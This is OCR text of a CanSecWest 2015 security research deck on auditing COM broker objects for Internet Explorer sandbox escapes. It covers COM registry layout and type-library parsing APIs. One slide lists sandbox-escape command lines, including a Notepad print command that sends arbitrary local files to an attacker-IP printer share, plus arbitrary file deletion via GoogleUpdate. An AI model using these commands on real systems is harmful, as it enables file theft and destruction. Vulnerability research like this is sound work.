intel Security

TM

Smart COM Fuzzing

- Auditing IE Sandbox Bypass in COM Objects

- Xiaoning Li (Intel Labs)
- Haifei Li (McAfee Labs)

CanSecWest, March 2015, Vancouver

About Us: Xiaoning

- Security Researcher and Architect at Intel Labs
  DeepSafe, VMFUNC/VE, SGX from Intel Labs.
- Focused on analyzing/detecting/preventing zero-day/malware with existing/new processor features

- Bypassed PatchGuard (dissected PatchGuard decoder)

- Presented at CARO 2013, ShmooCon 2014, Black Hat Asia 2014, Black Hat 2014, HackMiami 2014, ToorCon 2014, Threads 2014


About Us: Haifei

- Security Researcher at McAfee Labs
  - Previously: Microsoft, Fortinet
- Work on 2 questions (for good purposes):
  1) how to find vulnerabilities?
  2) how to exploit them?
  At McAfee my interests have been extended to the 3rd:
  3) how to detect the effect by answering the 1st & 2nd ?
  work on research-backed projects aimed to detect the most hidden exploits (e.g. the Advanced Exploit Detection System)
- Presented stuff some times (BlackHat Europe 2010, REcon 2012, Syscan360 2012, CanSecWest 2011/2014)

Agenda

- Background of IE Sandbox Bypass
- COM Basis
- Parsing Type Library
- Fuzzing Strategy
- Case Studies

Attacking Interoperability



Version: 1.0
Black Hat USA 2009

Authors: Mark Dowd markdowd@au1.ibm.com
Ryan Smith ryan@hustlelabs.com
David Dewey dewey@us.ibm.com


We are not old enough to catch all the previous research regarding COM.☺

COM is not understandable by humans.

IBM

Diving Into IE 10's Enhanced Protected Mode Sandbox

Mark Vincent Yason
IBM X-Force Advanced Research
yasonm[at]ph[dot]ibm[dot]com
@MarkYason
(v3)



context

Digging for Sandbox Escapes

Finding sandbox breakouts in Internet Explorer

James Forshaw @tiraniddo

Blackhat USA 2014

7/1/2014

How to Bypass the IE Sandbox

- Windows kernel vulnerabilities
  - No doubt, you played like a boss :P
- Windows “design” faults
  - James Forshaw has given many examples
  - Registry Symbolic Links, Directory Junction, etc.
- Faults in the PM/EPM implementation
  - Mark V. Yason’s policy check vuln (CVE-2013-4015)
- Abusing elevation policy via specific command line
  - *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Low Rights\ElevationPolicy*
  - Attacker uses specific command-line parameters to do something bad
  - With more applications installed on default OS, this becomes another big area
  - Some examples

Command-Line Attacking Examples

- CVE-2013-3186: The case of a one-click sandbox escape on IE (by Fermín J. Serna)
  - *msdt.exe /path directory | .diagpkg file | .diagcfg file*
    - Script contained in .diagpkg will run
- Two Google Update vulns we reported in Sep. 2014
  - *GoogleUpdate.exe /report <file>*
    - The <file> will be deleted (deleting arbitrary file on the system)
  - *GoogleUpdate.exe /report <file> /custom_info_filename <custom_info_file>*
    - The content of the <info_file> has a dir. traversal problem, will lead to dropping .dmp into arbitrary location
- Notepad attack! (resolving @yuange75's challenge)
  notepad.exe /pt <file_to_stolen> "\\<attacker_ip>\sharedPrinter"
  - Will print the content of arbitrary file to remote printer
  - Stealing local files
  - A crazy idea, we have to say!

How to Bypass the IE Sandbox

- “Broker services”
  - Broker services usually provided as interprocess COM objects
  - Our focus on this research
  - A big open area
  - Bypassing IE sandbox becomes about finding bugs in COM objects

Agenda

- Background of IE Sandbox Bypass
- COM Basis
- Parsing Type Library
- Fuzzing Strategy
- Case Studies

COM Basis

- Majority of Broker Services exposed over COM
- Objects identified by a Class ID (CLSID) GUID
- Implemented by a server, either a DLL or an executable
- An object can have multiple interfaces identified by Interface ID (IID)
- All objects support the IUnknown interface
  - Implements QueryInterface method, allows caller to query between objects
- Abstract programming model, can be used locally or remotely (distributed COM/DCOM).

Copied directly from James Forshaw's Black Hat 2014 slides
https://github.com/tyranid/bh2014/blob/master/IE_Sandbox_Escapes_Presentation.pdf

COM Basis (cont.)

- All CLSIDs are stored at:
  - HKEY_CLASSES_ROOT\CLSID
- All Interfaces are stored at:
  - HKEY_CLASSES_ROOT\Interface
- All Type Libraries are stored at:
  - HKEY_CLASSES_ROOT\TypeLib


COM-Related APIs

- Creating an instance of the COM object

```
HRESULT CoCreateInstance(
  _In_   REFCLSID rclsid,
  _In_   LPUNKNOWN pUnkOuter,
  _In_   DWORD dwClsContext,
  _In_   REFIID riid,
  _Out_  LPVOID *ppv
);
```


  - Rclsid: the CLSID of our COM object
  - dwClsContext: CLSCTX_LOCAL_SERVER (0x4) because we are creating the COM running in a separate process (usually a higher-integrity-level process)
  - riid: the Interface ID
  - The ppv returns the pointer of the v-table in the caller process (the “COM magic,” a.k.a. “marshaling” process)

- CoGetClassObject/CoCreateInstanceEx have similar functions (CoCreateInstance is an encapsulation of CoGetClassObject)



Sandboxed IE
Low Integrity/AppContainer
Broker IE
Medium Integrity
COM Broker Process
Medium Integrity
Internet Zone
IE Broker
Communication
User Broker
COM Broker VTable
Callback
Callback
Callback
Callback
Callback
Callback
...
IUnknown
COM Client
Elevation Policies
COM Broker Communication

Example: Identifying CLSID Info


- CLSID: {B019E3BF-E7E5-453C-A2E4-D2C18CA0866F}



- Find the implementing binary
  - LocalServer32




- Determine if this CLSID can be called from the sandboxed process
  - If the implementing binary is registered in the ElevationPolicy*



**There are several ways to allow a COM to be invoked from the sandboxed process; the Elevation Policy is just one example*

Example: Identifying Interface Info

- HKEY_CLASSES_ROOT\Interface\{299817DA-1FAC-4CE2-8F48-A108237013BD}



  - ProxyStubClsid32
  - Represents the binary that implements the COM Marshalling


(Default)	REG_SZ	{00020424-0000-0000-C000-000000000046}

  - TypeLib


(Default)	REG_SZ	{FAB3E735-69C7-453B-A446-B6823C6DF1C9}
Version	REG_SZ	1.0

Example: Identifying TypeLib Info

- HKEY_CLASSES_ROOT\TypeLib\{FAB3E735-69C7-453B-A446-B6823C6DF1C9}



- We find the binary that contains the TypeLib
  - \1.0\0**win32**



Gathering input data for fuzzing..

How can we efficiently search out CLSID/IID pairs?

A Quick Review of the Attack Surface


- Big combination space on Windows 10 Preview Build 9926 default installation
  - ~5,375 CLSID items
  - ~12,860 IID items
  - Functions of each interface
  - Unknown parameters and types of each function
- We leverage the Type Library for simplification

Agenda

- Background of IE Sandbox Bypass
- COM Basis
- Parsing Type Library
- Fuzzing Strategy
- Case Studies

Type Library

- A type library is a binary file that stores information
  - Properties/methods
  - Structure definitions used in method/property
- Can be a standalone binary file (.TLB), a resource in a dynamic link library, or executable file (.DLL, .OLB, or .EXE)
- On Windows 10 Preview Build 9926
  - Only ~328 Type Libraries
- Through “type library,” we know which interface and methods/properties the COM object exposes
  - However, a type library is only a nice “note” from the COM developer, not a must-have
  - Type library isn’t really involved in the marshalling process


OLE/COM Object Viewer
File Object View Help
FirewallCPL LUA 1.0 Typ
FlashAccessibility (Ver 1
FlashBroker (Ver 1.0)
FPerson 2.0 Type Library
FPlace 2.0 Type Library
FSRM 1.0 Internal Type
FSRM 1.0 Type Library
FStock 2.0 Type Library
FUSServiceLib (Ver 1.0)
GamesConfigServer 1.0
Genesis Teletext Server
GenValObj 1.0 Type Libr
Hanja Dictionary Type L
Help Service 1.0 Type Li
HHCtrl 4.0 Type Library
Hyper-V Application He
IAS Core Components 1
IAS DataStore 1.0 Type L
IAS DataStore2 1.0 (Ver
IAS Extensions 1.0 Type
IAS Helper COM Compo
IAS Network Access Pol
IAS RADIUS Protocol 1.0
IAS SDO 1.0 Type Library
IAS SDO Helper 1.0 Type
IDBHO 1.0 Type Library
ietag 1.0 Type Library (V
iextag 1.0 Type Library (
imapijpn 1.0 Type Librar
imapikor 1.0 Type Librar
IMContact 1.0 Type Libr
IME Dictionary API 1.0 T
IME Search Integration
IMEAPI_JK 1.0 Type Libr
IMEFILES 1.0 Type Librar
JET Expression Service T
Ready
ITypeLib Viewer
File View
FlashBrokerLib
dispinterface IFlashBroker
interface IFlashBroker
dispinterface IFlashBroker2
interface IFlashBroker2
dispinterface IFlashBroker3
interface IFlashBroker3
dispinterface IFlashBroker4
interface IFlashBroker4
dispinterface IFlashBroker5
interface IFlashBroker5
dispinterface IFlashBroker6
interface IFlashBroker6
coclass FlashBrokerImp
coclass FlashBrokerImp2
coclass FlashBrokerImp3
coclass FlashBrokerImp4
coclass FlashBrokerImp5
coclass FlashBrokerImp6
// Generated .IDL file (by the OLE/COM Object Viewer)
//
// typelib filename: FlashUtil_ActiveX.exe
[
uuid(FAB3E735-69C7-453B-A446-B6823C6DF1C9),
version(1.0),
custom(DE77BA64-517C-11D1-A2DA-0000F8773CE9, 134218331),
custom(DE77BA63-517C-11D1-A2DA-0000F8773CE9, 1423011597),
custom(DE77BA65-517C-11D1-A2DA-0000F8773CE9, "Created by MIDL version 8.00.0603 at Tue Feb 03 16:59:57 2015
")
]
library FlashBrokerLib
{
// TLib : // TLib : OLE Automation : {00020430-0000-0000-C000-000000000046}
importlib("stdole2.tlb");
// Forward declare all types defined in this typelib
interface IFlashBroker;
interface IFlashBroker2;
interface IFlashBroker3;
interface IFlashBroker4;
interface IFlashBroker5;
interface IFlashBroker6;
[
odl,
uuid(2E4BB6BE-A75F-4DC0-9500-68203655A2C4),
dual,
oleautomation
]
interface IFlashBroker : IDispatch {
[id(0x60020000)]
HRESULT BrokerCreateFile(
[in] BSTR pFileName,
[in] long p_readOnly,
[in] long p_truncateOnOpen,
[out] unsigned long* p_fileCookie);
[id(0x60020001)]
Ready
Search the web and Windows
ENG
10:26 PM
3/4/2015

Parsing Type Library


- Type description functions
- ITypeLib interface
- ITypeInfo interface
- TYPEATTR structure
- FUNCDESC structure
- ELEMDESC structure

Type Description Functions

- LoadTypeLib
- LoadTypeLibEx
  - HRESULT LoadTypeLib(LPCOLESTR szFile, ITypeLib **pptlib)

ITypeLib Interface

- Represents a type library



Source: https://msdn.microsoft.com/en-us/library/windows/desktop/ms221549%28v=vs.85%29.aspx

ITypeLib Interface

- UINT GetTypeInfoCount()
  - Provides the number of type descriptions in a type library

- HRESULT GetTypeInfo(
  [in] UINT index,
  [out] ITypeInfo **ppTInfo
)
  - Retrieves the specified type description

ITypeLib Interface

- HRESULT GetTypeAttr(
  [out] TYPEATTR **ppTypeAttr
)

- HRESULT GetFuncDesc(
  [in] UINT index,
  [out] FUNCDESC **ppFuncDesc
)

TYPEATTR Strucutre

GUID	**guid**
LCID	lcid
DWORD	dwReserved
MEMBERID	memidConstructor
MEMBERID	memidDestructor
LPOLESTR	lpstrSchema
ULONG	cbSizeInstance
TYPEKIND	**typekind**
WORD	**cFuncs**
WORD	cVars
WORD	cImplTypes
WORD	**cbSizeVft**
WORD	cbAlignment
WORD	wTypeFlags
WORD	wMajorVerNum
WORD	wMinorVerNum
TYPEDESC	tdescAlias
IDLDESC	idldescType

TYPEKIND Enum

TKIND_ENUM = 0
TKIND_RECORD = (TKIND_ENUM + 1)
TKIND_MODULE = (TKIND_RECORD + 1)
TKIND_INTERFACE = (TKIND_MODULE + 1)
IID
TKIND_DISPATCH = (TKIND_INTERFACE + 1)
IDispatch::Invoke
TKIND_COCLASS = (TKIND_DISPATCH + 1)
CLSID
TKIND_ALIAS = (TKIND_COCLASS + 1)
TKIND_UNION = (TKIND_ALIAS + 1)
TKIND_MAX = (TKIND_UNION + 1)

FUNCDESC Structure

MEMBERID	**memid**
SCODE	*lprgscode
ELEMDESC	*lprgelemdescParam
FUNCKIND	funckind
INVOKEKIND	invkind
CALLCONV	callconv
SHORT	**cParams**
SHORT	cParamsOpt
SHORT	**oVft**
SHORT	cScodes
ELEMDESC	**elemdescFunc**
WORD	wFuncFlags

ELEMDESC Structure

```
typedef struct tagELEMDESC {
    TYPEDESC tdesc;
    union {
        IDLDESC   idldesc;
        PARAMDESC paramdesc;
    };
} ELEMDESC, *LPELEMDESC;
```

Agenda

- Background of IE Sandbox Bypass
- COM Basis
- Parsing Type Library
- Fuzzing Strategy
- Case Studies

